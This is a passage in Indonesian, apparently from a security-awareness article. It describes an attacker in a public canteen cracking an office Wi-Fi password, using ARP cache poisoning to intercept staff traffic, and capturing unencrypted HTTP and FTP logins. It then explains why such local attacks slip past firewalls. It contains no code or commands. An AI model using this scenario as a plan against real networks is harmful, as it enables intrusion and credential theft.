adalah kantin publik bisa didatangi siapa saja selain karyawan perusahaan dan sinyal wifi kantor sampai ke kantin). Peretas kemudian duduk dan memesan makanan dan minuman di kantin, selanjutnya peretas menyalakan laptop untuk melakukan wifi password cracking, setelah password wifi didapatkan, peretas kemudian melakukan teknik arp cache poisoning yang menyebabkan seluruh trafik dari jaringan wifi di kantor ditangkap oleh peretas. Jika ada salah satu karyawan kantor yang mengakses protokol tidak aman, misal mengakses login web dengan http tanpa enkripsi, melakukan login ftp ke server publik perusahaan, atau protokol lain yang tidak menggunakan enkripsi maka informasi login dan password tersebut bisa dipakai si peretas untuk masuk ke jaringan publik perusahaan tersebut

2. Mengapa Kombinasi Ini Sangat Efektif ?

1. **Melewati Firewall:** Banyak sistem keamanan hanya fokus pada serangan dari internet luar, namun sangat lemah terhadap perangkat yang terhubung langsung di dalam jaringan lokal (LAN/WLAN).
2. **Kepercayaan Pengguna:** Pengguna cenderung percaya pada sinyal Wi-Fi yang kuat saat mereka berada di dalam kantor atau rumah sendiri.
3. **Kecepatan:** Akses fisik memungkinkan penyerang melakukan *brute force* atau injeksi malware jauh lebih cepat daripada melalui internet.